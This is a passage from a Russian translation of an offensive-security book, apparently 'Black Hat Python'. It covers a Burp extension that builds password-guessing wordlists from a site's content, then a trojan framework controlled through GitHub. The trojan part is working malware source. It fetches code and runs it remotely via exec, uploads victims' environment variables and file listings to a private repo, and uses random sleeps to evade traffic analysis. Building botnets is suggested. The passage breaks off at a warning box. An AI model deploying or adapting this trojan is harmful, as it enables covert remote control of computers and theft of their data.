

Рис. 6.10. Результаты поиска из Bing API, предоставленные расширением

Если вы перейдете на вкладку Target (Цель) и выберете Scope (Область), то должны увидеть новые элементы, автоматически добавленные

в целевую область (рис. 6.11). Целевая область ограничивает атаки, обход веб-страниц и сканирование, так чтобы они выполнялись только для заданных хостов.



Рис. 6.11. Обнаруженные хосты, автоматически добавленные в целевую область Burp

Подбор паролей на основе содержимого веб-сайта

Безопасность нередко сводится к одной-единственной вещи — паролю пользователя. Это печально, но факт. Что еще хуже, очень часто оказывается, что веб-приложения, особенно написанные для конкретного проекта, слишком уж часто не блокируют учетные записи пользователей после определенного количества неудачных попыток входа. А некоторые из них не заставляют применять надежные пароли. В таких ситуациях сеанс подбора пароля,

аналогичный тому, который был описан в предыдущей главе, может привести к получению доступа к сайту.

Ключевым аспектом подбора паролей является использование подходящего словаря. Если вы спешите, у вас нет возможности проверить 10 млн паролей, поэтому вы должны быть способны создать список, ориентированный на интересующий сайт. Конечно, в Kali Linux есть скрипты, которые могут пройтись по веб-сайту и сгенерировать словарь на основе его содержимого. Но раз уж мы применяем Burp для сканирования, зачем слать дополнительный трафик лишь для того, чтобы сгенерировать список слов? К тому же у этих скриптов есть громадное количество аргументов командной строки, которые нужно помнить. Мы, к примеру, уже заучили достаточно аргументов, чтобы впечатлить друзей, поэтому со спокойной душой можем переложить всю тяжелую работу на Burp.

Создайте файл `bhp_wordlist.py` и наберите следующий код:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from java.util import ArrayList
from javax.swing import JMenuItem

from datetime import datetime
from HTMLParser import HTMLParser

import re

class TagStripper(HTMLParser):
    def __init__(self):
        HTMLParser.__init__(self)
        self.page_text = []

    def handle_data(self, data):
        self.page_text.append(data) ❶
    def handle_comment(self, data):
        self.page_text.append(data) ❷

    def strip(self, html):
        self.feed(html)
        return " ".join(self.page_text) ❸

class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers   = callbacks.getHelpers()
```

```
        self.context    = None
        self.hosts      = set()

        # Начинаем с пароля, который, как мы знаем, часто встречается
        self.wordlist = set(["password"]) ❹
        # подготавливаем свое расширение
        callbacks.setExtensionName("BHP Wordlist")
        callbacks.registerContextMenuFactory(self)

        return

    def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
        menu_list.add(JMenuItem(
            "Create Wordlist", actionPerformed=self.wordlist_menu))

        return menu_list
```

Вам уже должен быть знаком код, приведенный в этом листинге. Вначале мы импортируем необходимые модули. Вспомогательный класс `TagStripper` позволит убрать HTML-теги из HTTP-ответов, которые мы позже будем обрабатывать. Его метод `handle_data` сохраняет текст страницы в переменную `page_text` ❶. Мы также определяем метод `handle_comment`, поскольку нужно также добавить в список паролей слова из комментариев разработчиков. На самом деле `handle_comment` просто вызывает `handle_data` ❷ (на случай, если позже захочется по-другому обрабатывать текст страницы).

Метод `strip` передает HTML-код базовому классу, `HTMLParser`, и возвращает итоговый текст страницы ❸, который нам пригодится позже. Все остальное почти идентично начальной части скрипта `bhp_bing.py`, который мы только что дописали. Как и прежде, мы хотим создать пункт в контекстном меню пользовательского интерфейса Burp. Из нового здесь только то, что словарь хранится в множестве (`set`), благодаря чему удастся избежать добавления одинаковых слов. Мы инициализируем это множество с помощью всеми любимого пароля `password` ❹, просто чтобы не забыть внести его в итоговый список.

Теперь добавим логику, которая будет превращать HTTP-трафик, выбранный нами в Burp, в базовый словарь:

```
def wordlist_menu(self,event):
    # извлекаем подробности о том, по чему щелкнул пользователь
    http_traffic = self.context.getSelectedMessages()
```

```
    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host         = http_service.getHost()
        self.hosts.add(host) ❶
        http_response = traffic.getResponse()
        if http_response:
            self.get_words(http_response) ❷

    self.display_wordlist()
    return

    def get_words(self, http_response):
        headers, body = http_response.tostring().split('\r\n\r\n', 1)

        # пропускаем нетекстовые ответы
        if headers.lower().find("content-type: text") == -1: ❸
            return

        tag_stripper = TagStripper()
        page_text = tag_stripper.strip(body) ❹

        words = re.findall("[a-zA-Z]\w{2,}", page_text) ❺

        for word in words:
            # filter out long strings
            if len(word) <= 12:
                self.wordlist.add(word.lower()) ❻

        return
```

Первым делом определяем метод `wordlist_menu`, который обрабатывает выбор пунктов меню. Он сохраняет имя ответившего хоста ❶ для дальнейшего использования, затем извлекает HTTP-ответ и передает его методу `get_words` ❷. После этого `get_words` проверяет заголовок ответа — если ответ не текстовый, его не нужно обрабатывать ❸. Класс `TagStripper` ❹ убирает HTML-код из оставшегося текста страницы. Мы используем регулярное выражение `\w{2,}` ❺, чтобы найти все слова, которые начинаются с алфавитных символов и содержат не меньше двух букв. Слова, соответствующие этому шаблону, переводятся в нижний регистр и сохраняются в `wordlist` ❻.

Теперь дополним наш скрипт так, чтобы он мог отображать сформированный словарь и видоизменять его содержимое:

```
def mangle(self, word):
    year = datetime.now().year
```

```
    suffixes = ["", "1", "!", year] ❶
    mangled = []

    for password in (word, word.capitalize()):
        for suffix in suffixes:
            mangled.append("%s%s" % (password, suffix)) ❷

    return mangled

def display_wordlist(self):
    print ("#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)) ❸

    for word in sorted(self.wordlist):
        for password in self.mangle(word):
            print password

    return
```

Отлично! Метод `mangle` принимает исходное слово и превращает его в набор потенциальных паролей с применением распространенных стратегий. В данном примере мы создаем список суффиксов и добавляем к каждому из них текущий год ❶. Дальше циклически перебираем эти суффиксы и по очереди добавляем их к исходному слову ❷, чтобы создать уникальный вариант пароля. Затем для разнообразия повторяем этот цикл, но с исходными словами, переведенными в верхний регистр. В методе `display_wordlist` мы выводим комментарий ❸, чтобы не забыть, какие сайты использовались для генерации этого словаря. Затем видоизменяем каждое исходное слово и выводим результаты. Пришло время опробовать этот скрипт в деле.

Проверка написанного

Перейдите на вкладку Extender (Расширитель), нажмите на кнопку Add (Добавить) и затем выполните ту же процедуру, которую мы использовали для регистрации предыдущего расширения. В результате расширение Wordlist должно быть готово к работе.

Выберите New live task (Новое активное задание) на вкладке Dashboard (Панель управления), как показано на рис. 6.12.

Когда на экране появиться диалоговое окно, выберите Add all links observed in traffic (Добавлять все ссылки, обнаруженные в трафике), как показано на рис. 6.13, и нажмите OK.



Рис. 6.12. Инициируем сканирование с помощью Burp

Рис. 6.13. Настройка сканера с помощью Burp



Рис. 6.14. Передача запросов расширению BHP Wordlist

Когда вы сконфигурируете процесс сканирования, запустите его, открыв адрес http://testphp.vulnweb.com/. Как только Burp пройдет по всем ссылкам на заданном сайте, выберите все запросы в правой верхней панели на вкладке Target (Цель), щелкните на них правой кнопкой мыши, чтобы отобразить контекстное меню, и выберите пункт Create Wordlist (Создать словарь), как показано на рис. 6.14.

Теперь проверьте в своем расширении вкладку Output (Вывод). В реальных условиях мы бы сохранили этот словарь в файл, но в целях демонстрации отобразим его в Burp, как на рис. 6.15.

Сейчас этот вывод можно передать обратно в Burp Intruder, чтобы, собственно, провести атаку по подбору паролей.



Рис. 6.15. Список паролей, основанный на содержимом атакуемого веб-сайта

Итак, мы продемонстрировали небольшую часть API Burp, сгенерировав собственное содержимое для атаки и разработав расширения, взаимодействующие с пользовательским интерфейсом Burp. В ходе тестирования на проникновение перед вами часто будут возникать определенные задачи и необходимость в автоматизации. Burp Extender API предоставляет замечательный интерфейс, с помощью которого вы сможете выйти из сложной ситуации или, по крайней мере, избежать постоянного копирования перехваченных данных из Burp в другие инструменты.

7

Удаленное управление с помощью GitHub

Представьте, что вы взломали компьютер. И теперь хотите, чтобы он автоматически выполнял задания и сообщал вам о результатах. В этой главе мы создадим фреймворк для троянов, который будет выглядеть безобидно в удаленной системе, но сможет выполнять по вашему приказу всевозможные скверные действия.

Один из самых непростых аспектов разработки хорошего фреймворка для троянов состоит в выработке механизма управления и обновления вашего кода, а также получения от него данных. Крайне важно наличие относительно универсального способа передачи кода удаленным троянам. Такая гибкость позволит вам выполнять разные задачи в различных системах. К тому же троянам иногда нужно будет выборочно передавать код, рассчитанный лишь на определенные операционные системы.

За годы хакеры выработали множество творческих методов удаленного управления, которые опираются на такие технологии, как протокол IRC и даже Twitter, но мы попытаемся применить сервис, который действительно предназначен для работы с кодом. Используем GitHub для хранения конфигурации троянов и тайного извлечения данных из систем наших жертв. Кроме того, на GitHub будут размещаться все модули, необходимые троянам для выполнения

заданий. Чтобы все это организовать, модифицируем стандартный механизм импорта библиотек в Python — это позволит создавать новые модули, которые трояны смогут автоматически получать вместе со всеми зависимостями непосредственно из вашего репозитория.

Использование GitHub для этих целей может оказаться остроумной стратегией: ваш трафик к этому сервису будет шифроваться с помощью SSL, а нам, авторам, очень редко встречаются организации, которые намеренно блокируют сам веб-сайт GitHub. Мы будем использовать закрытый репозиторий, чтобы скрыть свои действия от любопытных глаз. Реализовав нужные вам возможности в своем трояне, вы, теоретически, сможете преобразовать свой код в двоичный файл и доставить его на взломанный компьютер, где он будет выполняться неограниченное время. А вы сможете слать ему команды и проверять результаты его работы с помощью GitHub.

Подготовка учетной записи GitHub

Если у вас еще нет учетной записи GitHub, пройдите по адресу https://github.com/, зарегистрируйтесь и создайте репозиторий под названием `bhptrojan`. Затем установите библиотеку Python GitHub API (https://pypi.org/project/github3.py/), чтобы автоматизировать свое взаимодействие с ним:

```
pip install github3.py
```

Теперь создадим базовую инфраструктуру для репозитория. Введите в командной строке:

```
$ mkdir bhptrojan
$ cd bhptrojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch .gitignore
$ git add .
$ git commit -m "Adds repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/bhptrojan.git
$ git push origin master
```

Здесь мы создали исходную структуру репозитория. Каталог config хранит уникальные конфигурационные файлы для каждого трояна. Нам нужно, чтобы все развертываемые трояны выполняли разные задачи, поэтому они

будут запрашивать собственные конфигурационные файлы. В папке modules находится весь модульный код, который троян должен загрузить и выполнить. Мы воспользуемся специальным приемом, который позволит троянам импортировать библиотеки непосредственно из нашего репозитория на GitHub. Благодаря возможности удаленной загрузки мы сможем хранить в GitHub также сторонние библиотеки, чтобы вам не приходилось постоянно перекомпилировать свои трояны каждый раз, когда вы добавляете новую функциональность или зависимости. В папку data троян будет записывать все собранные им данные.

Можете создать собственный токен доступа на сайте GitHub и использовать его вместо пароля при выполнении операций Git с помощью API по протоколу HTTPS. Этот токен должен дать нашему трояну возможность читать свою конфигурацию и записывать свой вывод. Чтобы его создать, следуйте инструкциям на сайте GitHub (https://docs.github.com/en/github/authenticating-to-github/) и сохраните полученную строку в локальный файл с именем `mytoken.txt`. Затем добавьте `mytoken.txt` в файл `.gitignore`, чтобы случайно не загрузить свои учетные данные в репозиторий.

Теперь создадим несколько простых модулей и конфигурационный файл, который послужит примером.

Создание модулей

В последующих главах вы будете проделывать своими троянами скверные вещи — например, записывать нажатия клавиш и создавать снимки экрана. Но для начала напишем несколько простых модулей, которые можно будет легко протестировать и развернуть. Создайте файл `dirlister.py` в каталоге `modules` и наберите следующий код:

```
import os

def run(**args):
    print("[*] In dirlister module.")
    files = os.listdir(".")
    return str(files)
```

В этом небольшом фрагменте кода определена функция `run`, которая возвращает список всех файлов в текущей папке в виде строки. Каждый модуль, который вы разрабатываете, должен предоставлять функцию `run` с переменным числом аргументов. Благодаря этому все модули загружаются одинаково, но

позволяют вам при желании модифицировать конфигурационные файлы для передачи других аргументов.

Теперь создадим еще один модуль в файле `environment.py`:

```
import os

def run(**args):
    print("[*] In environment module.")
    return os.environ
```

Этот модуль просто извлекает все переменные окружения, присутствующие в удаленной системе, в которой выполняется троян.

Загрузим этот код в репозиторий на GitHub, чтобы им мог пользоваться троян. Находясь в каталоге своего основного репозитория, введите в командной строке следующее:

```
$ git add .
$ git commit -m "Adds new modules"
$ git push origin master
Username: ********
Password: ********
```

Вы должны увидеть, что ваш код загружается в репозиторий на GitHub, — войдите в свою учетную запись и перепроверьте! Именно таким образом вы можете продолжать разработку своего кода в дальнейшем. Пусть интеграция более сложных модулей будет вашим домашним заданием.

Чтобы проверить любой созданный вами модуль в работе, загрузите его на GitHub и включите в конфигурационном файле для локальной версии трояна. Таким образом его можно протестировать в виртуальной машине (ВМ) или просто на компьютере, который находится под вашим контролем, прежде чем позволить одному из удаленных троянов подключить и использовать этот код.

Настройка трояна

Мы хотим поручить трояну выполнение определенных действий. Это означает, что нам нужно как-то сообщать ему о том, какие действия следует выполнить и какие модули ему для этого понадобятся. Такой уровень контроля обеспечивает конфигурационный файл. Он также позволит фактически остановить работу трояна (для этого достаточно не поручать ему никаких

заданий), если нам захочется это сделать. Чтобы организовать такую систему, у каждого трояна, который вы развертываете, должен быть уникальный идентификатор. Это позволит группировать любые принимаемые данные по соответствующим ID и указывать, какие действия должны выполнять те или иные трояны.

Сконфигурируем троян так, чтобы он искал в каталоге config файл `TROJANID.json` с простым документом в формате JSON. Мы можем разобрать этот документ, преобразовать в словарь Python и затем с его помощью проинформировать троян о том, какие задания нужно выполнить. Формат JSON позволяет легко изменять конфигурационные параметры. Перейдите в свою папку config и создайте там файл `abc.json` со следующим содержимым:

```
[
    {
        "module" : "dirlister"
    },
    {
        "module" : "environment"
    }
]
```

Это всего лишь простой список модулей, которые должен выполнить удаленный троян. Позже вы увидите, как мы прочитаем этот JSON-документ и переберем каждый параметр, чтобы загрузить эти модули.

Придумывая новые модули, вы, вероятно, захотите использовать дополнительные конфигурационные параметры, такие как продолжительность выполнения, количество запусков или список аргументов, передаваемых модулю. Вы также сможете добавить разные методы передачи собранных данных (это будет продемонстрировано в главе 9).

Перейдите в командную строку и, находясь в папке своего основного репозитория, введите следующее:

```
$ git add .
$ git commit -m "Adds simple configuration."
$ git push origin master
Username: ********
Password: ********
```

Итак, вы подготовили конфигурационные файлы и несколько простых модулей для выполнения. Теперь приступим к созданию главного трояна.

Разработка трояна, который умеет работать с GitHub

Наш главный троян будет загружать из GitHub параметры конфигурации и код, который нужно выполнить. Для начала напишем функции для соединения с GitHub API с последующими аутентификацией и взаимодействием. Создайте файл `git_trojan.py` и наберите следующее:

```
import base64
import github3
import importlib
import json
import random
import sys
import threading
import time

from datetime import datetime
```

Этот простой подготовительный код содержит все необходимые инструкции импорта, что должно сделать общий размер трояна в скомпилированном виде относительно небольшим. Мы говорим *относительно*, потому что большинство исполняемых файлов на языке Python, скомпилированных с помощью `pyinstaller`, занимают около 7 Мбайт (`pyinstaller` можно взять здесь: https://www.pyinstaller.org/downloads.html). Полученный двоичный файл будет доставлен на взломанный компьютер.

Если вы захотите применить этот подход для создания полноценного *ботнета* (сети из множества таких троянов), то нужно автоматизировать все этапы, включая генерацию троянов, задание их идентификаторов, подготовку конфигурационного файла с загрузкой в GitHub и компиляцию исполняемого файла. Мы не станем этим здесь заниматься и позволим вашему воображению дорисовать все недостающие элементы.

Теперь добавим код для работы с GitHub:

```
def github_connect(): ❶
    with open('mytoken.txt') as f:
        token = f.read()
    user = 'tiarno'
    sess = github3.login(token=token)
    return sess.repository(user, 'bhptrojan')

def get_file_contents(dirname, module_name, repo): ❷
    return repo.file_contents(f'{dirname}/{module_name}').content
```

Эти две функции отвечают за взаимодействие с репозиторием GitHub. `github_connect` считывает токен, созданный в GitHub ❶. Вы записали этот токен в файл `mytoken.txt`. Теперь мы прочитаем его из этого файла и вернем соединение с соответствующим репозиторием. У вас может возникнуть необходимость в создании разных токенов для разных троянов, чтобы можно было контролировать, к каким частям репозитория имеет доступ тот или иной троян. Таким образом, если жертва атаки поймает вас на горячем, она не сможет удалить все собранные вами данные.

Функция `get_file_contents` принимает название каталога, имя модуля и соединение с репозиторием, а в ответ возвращает содержимое заданного модуля ❷. Она отвечает за скачивание файлов из удаленного репозитория с последующим их чтением локально. С помощью этой функции мы будем читать как параметры конфигурации, так и исходный код модулей.

Теперь создадим класс `Trojan`, который будет выполнять основные обязанности трояна:

```
class Trojan:
    def __init__(self, id): ❶
        self.id = id
        self.config_file = f'{id}.json'
        self.data_path = f'data/{id}/' ❷
        self.repo = github_connect() ❸
```

В ходе инициализации объекта `Trojan` ❶ мы передаем ему конфигурационную информацию и путь, по которому троян будет записывать свои выходные файлы ❷, а также устанавливаем соединение с репозиторием ❸. Теперь добавим методы, необходимые для взаимодействия с этим объектом:

```
def get_config(self): ❶
    config_json = get_file_contents(
                        'config', self.config_file, self.repo
                        )
    config = json.loads(base64.b64decode(config_json))

    for task in config:
        if task['module'] not in sys.modules:
            exec("import %s" % task['module']) ❷
    return config

def module_runner(self, module): ❸
    result = sys.modules[module].run()
    self.store_module_result(result)
```

```
def store_module_result(self, data): ❹
    message = datetime.now().isoformat()
    remote_path = f'data/{self.id}/{message}.data'
    bindata = bytes('%r' % data, 'utf-8')
    self.repo.create_file(
                    remote_path, message, base64.b64encode(bindata)
                    )

def run(self): ❺
    while True:
        config = self.get_config()
        for task in config:
            thread = threading.Thread(
                target=self.module_runner,
                args=(task['module'],))
            thread.start()
            time.sleep(random.randint(1, 10))

        time.sleep(random.randint(30*60, 3*60*60)) ❻
```

Метод `get_config` ❶ извлекает конфигурационный файл из удаленного репозитория, чтобы ваш троян знал, какой модуль выполнять. Вызов `exec` переносит содержимое модуля в объект трояна ❷. Метод `module_runner` вызывает из только что импортированного модуля функцию `run` ❸ (о том, как это делается, мы подробнее поговорим в следующем разделе). Метод `store_module_result` ❹ создает файл, имя которого содержит текущие дату и время, и сохраняет в него свой вывод. Троян будет использовать эти три метода для загрузки любых данных, собранных на атакуемом компьютере, на GitHub.

В методе `run` ❺ мы начинаем выполнять все эти задачи. Первым делом нужно взять конфигурационный файл из репозитория. После этого запускаем модуль в отдельном потоке. Находясь в методе `module_runner`, мы вызываем функцию `run`, принадлежащую модулю, чтобы выполнить его код. По окончании работы модуль должен вернуть строку, которую мы затем загрузим в репозиторий.

Когда троян выполнит порученное ему задание, он прекратит активность на период, продолжительность которого выбирается случайно, в попытке сбить со следа любые средства анализа сетевого трафика ❻. Конечно, желая скрыть истинные намерения трояна, вы могли бы сгенерировать запросы к google.com или любым другим сайтам, чтобы ваша активность казалась доброжелательной.

Теперь применим специальный прием, чтобы импортировать удаленные файлы из репозитория GitHub.

Модификация механизма импорта в Python

К этому моменту вы уже должны знать, что мы используем стандартные для Python инструкции `import`, чтобы копировать внешние библиотеки в свои программы и использовать их код. Мы хотим сделать то же самое и для трояна. Но поскольку мы захватили удаленный компьютер, возможно, придется использовать пакеты, которых на нем нет. При этом удаленная установка пакетов — непростая задача. Еще мы хотим сделать так, чтобы зависимость Scapy, скачанная трояном, была доступна всем другим модулям, которые мы загружаем.

Python позволяет изменить процедуру импорта модулей: если интерпретатору не удастся найти модуль локально, он обратится к определенному нами классу импорта, который извлечет нужную библиотеку из удаленного репозитория. Как только мы создадим этот класс, используя следующий код, его нужно будет добавить в список `sys.meta_path`:

```
class GitImporter:
    def __init__(self):
        self.current_module_code = ""

    def find_module(self, name, path=None):
        print("[*] Attempting to retrieve %s" % name)
        self.repo = github_connect()
        new_library = get_file_contents('modules', f'{name}.py', self.repo)
        if new_library is not None:
            self.current_module_code = base64.b64decode(new_library) ❶
            return self

    def load_module(self, name):
        spec = importlib.util.spec_from_loader(name, loader=None,
                                               origin=self.repo.git_url)
        new_module = importlib.util.module_from_spec(spec) ❷
        exec(self.current_module_code, new_module.__dict__)
        sys.modules[spec.name] = new_module ❸
        return new_module
```

Класс `GitImporter` будет использоваться каждый раз, когда интерпретатор пытается загрузить недоступный модуль. Вначале метод `find_module` пытается определить местоположение модуля. Мы передаем этот вызов загрузчику удаленных файлов. Если файл обнаружен в нашем репозитории, декодируем его из base64 и сохраняем в класс ❶ (GitHub возвращает данные в формате base64). Возвращая `self`, мы говорим интерпретатору Python о том, что модуль найден и его можно загрузить с помощью метода `load_module`. Используем стандартную библиотеку `importlib`, чтобы сначала создать новый пустой объект модуля ❷, а затем наполнить его кодом, полученным из GitHub.

Напоследок свежесозданный модуль нужно вставить в список `sys.modules` ❸, чтобы он был доступен всем последующим вызовам `import`.

Внесем в троян завершающие штрихи:

```
if __name__ == '__main__':
    sys.meta_path.append(GitImporter())
    trojan = Trojan('abc')
    trojan.run()
```

В блоке `__main__` мы помещаем `GitImporter` в список `sys.meta_path`, создаем объект `Trojan` и вызываем его метод `run`.

Теперь посмотрим, как это работает!

Проверка написанного

Итак, опробуем наш троян на практике, запустив его из командной строки:

> **ОСТОРОЖНО**
>
